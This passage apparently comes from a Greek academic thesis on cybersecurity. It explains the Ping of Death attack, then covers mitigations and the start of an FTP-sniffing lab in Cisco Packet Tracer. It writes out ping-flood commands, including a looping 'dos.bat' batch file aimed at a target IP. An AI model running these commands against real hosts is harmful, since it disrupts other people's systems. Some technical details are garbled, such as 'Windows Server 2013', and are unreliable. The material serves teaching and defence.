Εδώ, για να αποφευκτή να γεμίσει η μονάδα δίσκου, χρησιμοποιούμε τον υπάρχοντα κατάλογο χρησιμοποιώντας μόνο το os.path.abspath("") και το μεταφέρουμε ως όρισμα κατά τη δημιουργία ενός αντικειμένου της κλάσης Worm. Τέλος καλούμε τη μέθοδο ενσωμάτωσης.

Μπορούμε να δούμε ολόκληρο τον κώδικα, βρίσκεται διαθέσιμος στο (Github, 2021).

4.3 BUFFER OVERFLOW ATTACK

Σε αυτή την ενότητα θα αναφερθούμε σε μια από τις πιο γνωστές επιθέσεις Buffer Overflow, το Ping of Death. Αρχικά, θα πρέπει να εξηγήσουμε τη διαδικασία του Ping of Death.



Εικόνα 7: BUFFER OVERFLOW ATTACK

Η εντολή ping χρησιμοποιείται συνήθως για τον έλεγχο της διαθεσιμότητας ενός πόρου του δικτύου. Ουσιαστικά, λειτουργεί στέλνοντας μικρά πακέτα δεδομένων στον πόρο του δικτύου. Το Ping of Death το εκμεταλλεύεται και στέλνει πακέτα δεδομένων πάνω από το μέγιστο όριο των 65.536 bytes που επιτρέπει το TCP/IP. Ο κατακερματισμός TCP/IP διασπά τα πακέτα σε μικρά κομμάτια που αποστέλλονται στον διακομιστή. Δεδομένου ότι τα πακέτα δεδομένων που αποστέλλονται είναι μεγαλύτερα από αυτά που μπορεί να χειριστεί ο διακομιστής, τότε ο διακομιστής μπορεί να παγώσει, να επανεκκινηθεί ή και να διακοπεί (Williams, 2022). Στην παραπάνω περιγραφή παρουσιάζεται η αρνητική πλευρά ενός πακέτου ping. Με την αφύσικη αύξηση του μέγεθους του πακέτου ping, σχηματίζοντας ένα λανθασμένο πακέτο ping για την επιθεση σε ένα σύστημα υπολογιστή, αυτός ο τύπος επίθεσης ονομάζεται επίθεση "Ping of Death" (Shekhar, 2022).

Η ΠΕΡΙΓΡΑΦΗ ΤΗΣ ΕΠΙΘΕΣΗΣ

Ένα σωστό Internet Protocol version 4 (IPv4) αποτελείται από 65.535 byte και οι περισσότεροι υπολογιστές παλαιού τύπου δεν μπορούν να διαχειριστούν μεγαλύτερα πακέτα από αυτά. Η αποστολή ενός ping μεγαλύτερου από αυτό παραβιάζει την IP, επομένως οι εισβολείς στέλνουν πακέτα τμηματικά τα οποία, όταν το στοχευόμενο σύστημα επιχειρεί να τα συναρμολογήσει εκ νέου, οδηγεί σε ένα πακέτο μεγάλου μεγέθους που μπορεί να προκαλέσει κατάρρευση, πάγωμα ή επανεκκίνηση του συστήματος (Fortinet, n.d.b).
Αυτό το σφάλμα χρησιμοποιήθηκε εύκολα στις πρώτες υλοποιήσεις TCP/IP σε ένα ευρύ φάσμα λειτουργικών συστημάτων, συμπεριλαμβανομένων των Windows, Mac, Unix, Linux, καθώς και σε συσκευές δικτύου όπως εκτυπωτές και δρομολογητές (Imperva, n.d.d).

Είναι γεγονός ότι δεν μπορούν όλοι οι υπολογιστές να διαχειρίζονται δεδομένα μεγαλύτερα από ένα σταθερό μέγεθος. Έτσι, όταν το Ping of Death αποστέλλεται από έναν υπολογιστή πηγής στο στοχευόμενο μηχάνημα, το πακέτο ping κατακερματίζεται σε μικρότερες ομάδες

πακέτων. Ένα fragment είναι μεγέθους 8 οκτάδων. Όταν αυτά τα πακέτα φτάσουν στο στοχευόμενο μηχάνημα, φτάνουν σε κομμάτια. Έτσι, το στοχευόμενο μηχάνημα συναρμολογεί τα malformed πακέτα που λαμβάνονται σε κομμάτια. Όμως, ολόκληρο το συναρμολογημένο πακέτο προκαλεί υπερχείλιση του buffer στο στοχευόμενο μηχάνημα (Shekhar, 2022).

Αυτό το buffer flow (ροή προσωρινής αποθήκευσης) προκαλεί συχνά τη συντριβή του συστήματος, καθιστώντας το σύστημα πιο ευάλωτο σε επιθέσεις. Μόλις το σύστημα γίνει πιο ευάλωτο στην επίθεση, επιτρέπει περισσότερες επιθέσεις όπως η έγχυση ενός Trojan Horse στη στοχευόμενη μηχανή (Shekhar, 2022). Αξίζει να σημειωθεί ότι αυτή η ευπάθεια, αν και αναγνωρίζεται καλύτερα για την εκμετάλλευσή της από επιθέσεις PoD,α μπορεί να αξιοποιηθεί από οποιαδήποτε πηγή που στέλνει datagrams IP, τα οποία περιλαμβάνουν ένα ICMP echo, το Internetwork Packet Exchange (IPX), το Transmission Control Protocol (TCP) και το User Datagram Protocol (UDP) (Fortinet, n.d.b).

Οι επιθέσεις Ping of Death ήταν ιδιαίτερα αποτελεσματικές επειδή η ταυτότητα του εισβολέα μπορούσε εύκολα να πλαστογραφηθεί. Επιπλέον, ένας εισβολέας Ping of Death δεν θα χρειαζόταν λεπτομερείς γνώσεις για το μηχάνημα στο οποίο επιτέθηκε, εκτός από τη διεύθυνση IP του (Imperva, n.d.d).

Η ΕΝΤΟΛΗ PING

Οι υπολογιστές χρησιμοποιούν ένα σύστημα μηνυμάτων ICMP echo-reply, γνωστό και ως “ping”, για να δοκιμάσουν τις συνδέσεις δικτύου. Ένας παλμός στέλνετε, ο οποίος εκπέμπει μια ηχώ (echo) για να παρέχει στον χειριστή πληροφορίες σχετικά με το περιβάλλον του δικτύου. Όταν η σύνδεση λειτουργεί όπως προβλέπεται, οι μηχανές πηγής λαμβάνουν μια απάντηση από τις μηχανές-στόχους, η οποία χρησιμοποιείται συχνά από μηχανικούς. Οι εντολές ping περιορίζονται σε μέγιστο μέγεθος 65.535 byte (Fortinet, n.d.b).

ΜΕΤΑΤΡΟΠΗ PING ΣΕ PING OF DEATH

Οι επιτιθέμενοι χρησιμοποιούν εντολές ping για να αναπτύξουν μια εντολή ping of death. Μπορούν να γράψουν έναν απλό βρόχο που τους επιτρέπει να εκτελέσουν την εντολή ping με μεγέθη πακέτων που υπερβαίνουν το μέγιστο επίπεδο των 65.535 byte όταν η μηχανή-στόχος επιχειρεί να επανατοποθετήσει τα τμήματα μαζί (Fortinet, n.d.b).

Η ΔΙΑΔΙΚΑΣΙΑ ΤΗΣ ΕΠΙΘΕΣΗΣ

Για να συμβεί αυτή η επίθεση, ο hacker μεταδίδει πρώτα τα πακέτα μεγάλου μεγέθους στο σύστημα του στοχευόμενου συστήματος. Στη συνέχεια, τα πακέτα κατακερματίζονται, καθένα από τα οποία έχει μέγιστο όριο μεγέθους. Όταν το σύστημα του στοχευόμενου συστήματος ενώνει τα κομμάτια των πακέτων. Το σύνολο του μεγέθους του πακέτου υπερβαίνει το όριο μεγέθους και εμφανίζεται buffer overflow. Τέλος, η επίθεση διακόπτει το σύστημα ή υποβαθμίζει την απόδοση του συστήματος (Sanyam, n.d.)

Παρακάτω θα δούμε τον τρόπο υλοποίησης της επίθεσης μέσω εντολών CMD.
Αρχικά, για να ξεκινήσουμε τη διαδικασία, θα πρέπει να ανοίξουμε το command prompt, και βάζουμε την παρακάτω εντολή στο CMD.

Ping <IP Address> -t | 65500

Στην παραπάνω εντολή, αντικαθιστούμε το "<IP Address>" με την IP Address του στοχευόμενου συστήματος. Με τη χρήση του "-t", διευκρινίζεται ότι το σύστημα δεν θα σταματήσει να κάνει ping μέχρι να σταματήσει από τον χρήστη χειροκίνητα. Το "65500" αποτελούν τα δεδομένα που φορτώθηκαν.

Εναλλακτικά, μπορεί να διεξαχθεί η ίδια διαδικασία με τη χρήση Notepad. Ανοίγοντας το Notepad app, γράφουμε τις παρακάτω εντολές.


```
:loop

ping <IP Address> -l 65500 -w 1 -n 1
goto :loop
```

Στις παραπάνω εντολές, αντικαθιστούμε το <IP Address> με την IP address του στοχευόμενου συστήματος. Στη συνέχεια, αποθηκεύουμε το Notepad με ένα οποιοδήποτε όνομα, όπως για παράδειγμα "dos.txt". Αφού το αποθηκεύσουμε το αρχείο, αλλάζουμε το extension από ".txt" σε ".bat", και έτσι το όνομα του αρχείου θα γίνει "dos.bat". Τέλος, με διπλό click πάνω στο αρχείο, θα δούμε στο command prompt να τρέχουν πολλά pings (Shekhar, 2022).

Να σημειωθεί εδώ ότι οι παραπάνω εντολές, ίσως να μην λειτουργήσουν σε κάποια συστήματα.

Σε αυτό το σημείο, για να κατανοήσουμε καλύτερα τα παραπάνω, θα δούμε ένα μικρό παράδειγμα. Θα χρησιμοποιήσουμε Windows για το παρακάτω παράδειγμα, και θα υποθέσουμε ότι υπάρχουν τουλάχιστον δύο υπολογιστές οι οποίοι βρίσκονται στο ίδιο δίκτυο. Να σημειώσουμε εδώ ότι οι επιθέσεις DOS είναι παράνομες σε δίκτυα για τα οποία δεν είμαστε εξουσιοδοτημένοι για να κάνουμε την επίθεση.

Αρχικά, ανοίγουμε το command prompt στον στοχευόμενο υπολογιστή και με την εντολή "ipconfig", με σκοπό να βρούμε την IP address του στόχου.




Εικόνα 8: Εντολή – "ipconfig"

Σημειώνουμε την IP address του υπολογιστή – στόχου. Μεταβαίνουμε στον υπολογιστή με τον οποίο θα πραγματοποιήσουμε την επίθεση και ανοίγουμε το command prompt, και βάζουμε την εντολή που είδαμε και παραπάνω, με άπειρα πακέτα δεδομένων των 65500.

```
ping 10.128.131.108 -t |65500
```

Στη παραπάνω εντολή έχουμε, το "ping" το οποίο στέλνει τα πακέτα δεδομένων προς τον υπολογιστή – στόχο, το "10.128.131.108" είναι η διεύθυνση IP του υπολογιστή – στόχου, η εντολή "-t" σημαίνει ότι τα πακέτα των δεδομένων θα στέλνονται μέχρι το πρόγραμμα να σταματήσει.

Εκτελώντας, λοιπόν, την παραπάνω εντολή θα δούμε το παρακάτω αποτέλεσμα




Εικόνα 9: Εντολή – "-t"

Με το να «πλημμυρίζουμε» τον υπολογιστή – στόχο με πακέτα δεδομένων, δεν θα έχει μεγάλη επίδραση και προκειμένου η επίθεση να γίνει πιο αποτελεσματική, θα πρέπει να γίνει η επίθεση με ping από περισσότερους από έναν υπολογιστές. Η παραπάνω επίθεση μπορεί να χρησιμοποιηθεί σε δρομολογητές εισβολέων, διακομιστές ιστού κ.λπ.

Για να δούμε πιο αναλυτικά τα αποτελέσματα της επίθεσης που πραγματοποιήθηκε στον υπολογιστή – στόχο, μπορούμε να ανοίξουμε τη διαχείριση εργασιών και να προβάλουμε τις δραστηριότητες του δικτύου.

Για να ανοίξουμε τη διαχείριση εργασιών, κάνουμε δεξί click στο taskbar και επιλέγουμε “start task manager”, κάνουμε click στο tab “network” και παρατηρούμε τα παρακάτω αποτελέσματα.



Εικόνα 10: Task Manager

Εάν η επίθεση είναι επιτυχής, θα πρέπει να μπορούμε να δούμε τις αυξημένες δραστηριότητες δικτύου (Williams, 2022).

ΜΕΘΟΔΟΙ ΜΕΤΡΙΑΣΜΟΥ

Μια καλή μέθοδος είναι η χρήση ενός τοίχους προστασίας, το οποίο να ανιχνεύει το data flood, το οποίο προέρχεται από τον attacker, με σκοπό τον αποκλεισμό των δεδομένων που προέρχονται από τη συγκεκριμένη διεύθυνση IP. Επιπλέον, οι περισσότεροι δρομολογητές, επιτρέπουν τον περιορισμό στην πρόσβαση στο δίκτυο. Χρησιμοποιώντας αυτή τη δυνατότητα, μπορούμε να περιορίσουμε την κυκλοφορία και τελικά να αποτραπεί η επίθεση (Shekhar, 2022).

Για να αποφευχθούν επιθέσεις Ping of Death και οι παραλλαγές του, πολλοί ιστότοποι αποκλείουν εντελώς τα μηνύματα ping ICMP στα τείχη προστασίας τους. Ωστόσο, αυτή η προσέγγιση δεν είναι βιώσιμη μακροπρόθεσμα. Οι επιθέσεις μη έγκυρων πακέτων μπορούν να κατευθυνθούν σε οποιαδήποτε θύρα ακρόασης - όπως οι θύρες FTP - και ίσως να μην θέλουμε να τα αποκλείσουμε όλα αυτά, για λειτουργικούς λόγους (Imperva, n.d.d).

Η πιο έξυπνη προσέγγιση θα ήταν ο επιλεκτικός αποκλεισμός των κατακερματισμένων ping, επιτρέποντας στην πραγματική κυκλοφορία ping να διέρχεται ανεμπόδιστα. Οι υπηρεσίες Imperva DDoS Protection εντοπίζουν έξυπνα και προληπτικά και φιλτράρουν όλα τα ασυνήθιστα μεγάλα πακέτα, ακόμα κι αν είναι κατακερματισμένα - εξαλείφοντας εντελώς την απειλή PoD και παρόμοιων επιθέσεων που βασίζονται σε πακέτα (Imperva, n.d.d).

ΛΕΙΤΟΥΡΓΕΙ ΑΚΟΜΑ ΤΟ PING OF DEATH;

Τα περισσότερα συστήματα υπολογιστών και gadget είναι προς το παρόν καλύτερα προστατευμένα από επιθέσεις ping of death, που προκάλεσαν τη συντριβή ή το πάγωμα των υπολογιστών και των gadget - στόχων στα μέσα της δεκαετίας του 1990. Διάφοροι ιστότοποι μπλοκάρουν τα μηνύματα ping του ICMP ως μέτρο ασφαλείας έναντι μελλοντικών ποικιλιών αυτών των επιθέσεων.

Το ping of death μπορεί να συμβεί όταν τα gadget ή ο εξοπλισμός κληρονομιά δεν επισκευάζονται. Στην περίπτωση που ένας υπολογιστής ή ένας εργαζόμενος έχει μια κακόβουλη ουσία, μπορεί να βλάψει το δίκτυο, με αποτέλεσμα το σύστημα να καταρρεύσει.

Για να δείξουμε ότι το ping of death πραγματικά λειτουργεί, ακολουθεί μια απεικόνιση ενός νέου ping of death:

Υπήρξε μια άφιξη της επίθεσης Ping of death τον Αύγουστο του 2013, υπονομεύοντας τους οργανισμούς IPv6. Καθώς αποκαταστάθηκε το διάνυσμα της επίθεσης, έγινε η εκμετάλλευση μιας αδυναμίας σε κείμενο Ανοιχτού τύπου στο λειτουργικό δίκτυο των Windows XP και του Windows Server 2013. Αυτή η αδυναμία εντοπίστηκε όταν τεράστιες απαιτήσεις ping αποστέλλονται από το IPv6, με αποτέλεσμα η εκτέλεση του ICMP να καταρρεύσει. Ωστόσο, δεν είναι δύσκολο να εξαλειφθεί αυτή η αδυναμία.

Διαπιστώθηκε τον Οκτώβριο του 2020 ότι η αδυναμία στο πρόγραμμα οδήγησης εξαρτημάτων των Windows TCPIP.sys μπορούσε να διαπραγματευτεί οποιοδήποτε σύστημα Windows. Σε περίπτωση που η αδυναμία εκμεταλλευτεί μια επίθεση, μπορεί να προκαλέσει ατύχημα ή τερματισμό λειτουργίας του υπολογιστή μετά την επανεκκίνηση. Λαμβάνοντας υπόψη όλα τα παραπάνω, οι εισβολείς πιστεύουν ότι ήταν δύσκολο να εκμεταλλευτούν τα τρωτά σημεία, επομένως οι πελάτες έπρεπε να διορθώσουν τα gadget τους.

Όπως αποδεικνύεται από αυτές τις περιπτώσεις, το ping of death είναι ακόμη παρόν και τα δίκτυα πρέπει να επιδιώξουν να λάβουν ασφάλιση από αυτό (Wallarm, n.d.).

ΚΕΦΑΛΑΙΟ 5 ΣΕΝΑΡΙΑ ΕΠΙΘΕΣΕΩΝ ΚΑΙ ΤΕΧΝΙΚΕΣ ΚΥΒΕΡΝΟΑΣΦΑΛΕΙΑΣ

Σε αυτό το κεφάλαιο, παρουσιάζονται κάποια σενάρια επιθέσεων από τους threat actors προς τους στόχους τους καθώς και τους τρόπους με τους οποίους καταφέρνουν να εισβάλουν στα συστήματα και στα δίκτυα κορμού. Επιπλέον, παρατίθενται οι τρόποι με τους οποίους ένας υπεύθυνος ασφάλειας μπορεί να εντοπίσει αυτή την επίθεση, αλλά και τους τρόπους αντιμετώπισης τέτοιου είδους επιθέσεων.

5.1 Logging Network Activity

Το πρωτόκολλο μεταφοράς αρχείων επιτρέπει στους χρήστες να μεταδίδουν όγκους αρχείων μέσω του Διαδικτύου μέσω απλών FTP clients, μερικά από τα οποία είναι ήδη ενσωματωμένα στα δύο δημοφιλή λειτουργικά συστήματα, τα Windows και το Mac OS X. Δυστυχώς, αυτή η πολυαγαπημένη τεχνολογία δεν είναι πολύ ασφαλής. Γνωρίζουμε ότι ένας εισβολέας που είναι οπλισμένος με έναν ανιχνευτή πακέτων μπορεί εύκολα να αποκτήσει ονόματα χρήστη και κωδικούς πρόσβασης απλώς μυρίζοντας μια σύνδεση FTP (Villanueva, 2022).


Μέσα από το παρακάτω παράδειγμα, θα κατανοήσουμε τι είναι ο ανιχνευτής πακέτων.

Θα χρησιμοποιήσω το CISCO Packet Tracer, για να δείξω την ανίχνευση και καταγραφή της δραστηριότητας του δικτύου. Θα προβληθεί μια ευπάθεια ασφαλείας σε μια εφαρμογή δικτύου και μια καταγεγραμμένη κυκλοφορία ICMP με το syslog.

Παρακάτω, έχει παρατεθεί ο πίνακας με τις απαραίτητες διευθύνσεις, οι οποίες χρησιμοποιήθηκαν για να δημιουργηθεί η τοπολογία.


DEVICE	PRIVATE IP ADDRESS	PUBLIC IP ADDRESS
FTP_Server	192.168.30.253	209.165.200.227
SYSLOG_SERVER	192.168.11.254	209.165.200.229
Router2	N/A	206.165.200.226

Για αρχή θα δημιουργήσουμε ένα FTP traffic, στη συνέχεια θα συνδέσουμε εξ αποστάσεως τον FTP Server και θα κάνουμε upload το αρχείο.




Εικόνα 11: Τοπολογία

Τα Sniffers λειτουργούν εξετάζοντας ροές πακέτων δεδομένων που ρέουν μεταξύ υπολογιστών σε ένα δίκτυο καθώς και μεταξύ δικτυωμένων υπολογιστών και του Διαδικτύου. Είναι δυνατή η διαμόρφωση των sniffers με δύο τρόπους. Ο πρώτος είναι το "αφιλτράριστο", που σημαίνει ότι θα συλλάβουν όλα τα πιθανά πακέτα και θα τα γράψουν σε έναν τοπικό σκληρό δίσκο για μελλοντική εξέταση, και του "φιλτραρισμένου", που σημαίνει ότι οι αναλυτές θα καταγράφουν μόνο πακέτα που περιέχουν συγκεκριμένα στοιχεία δεδομένων (kaspersky, n.d.b).



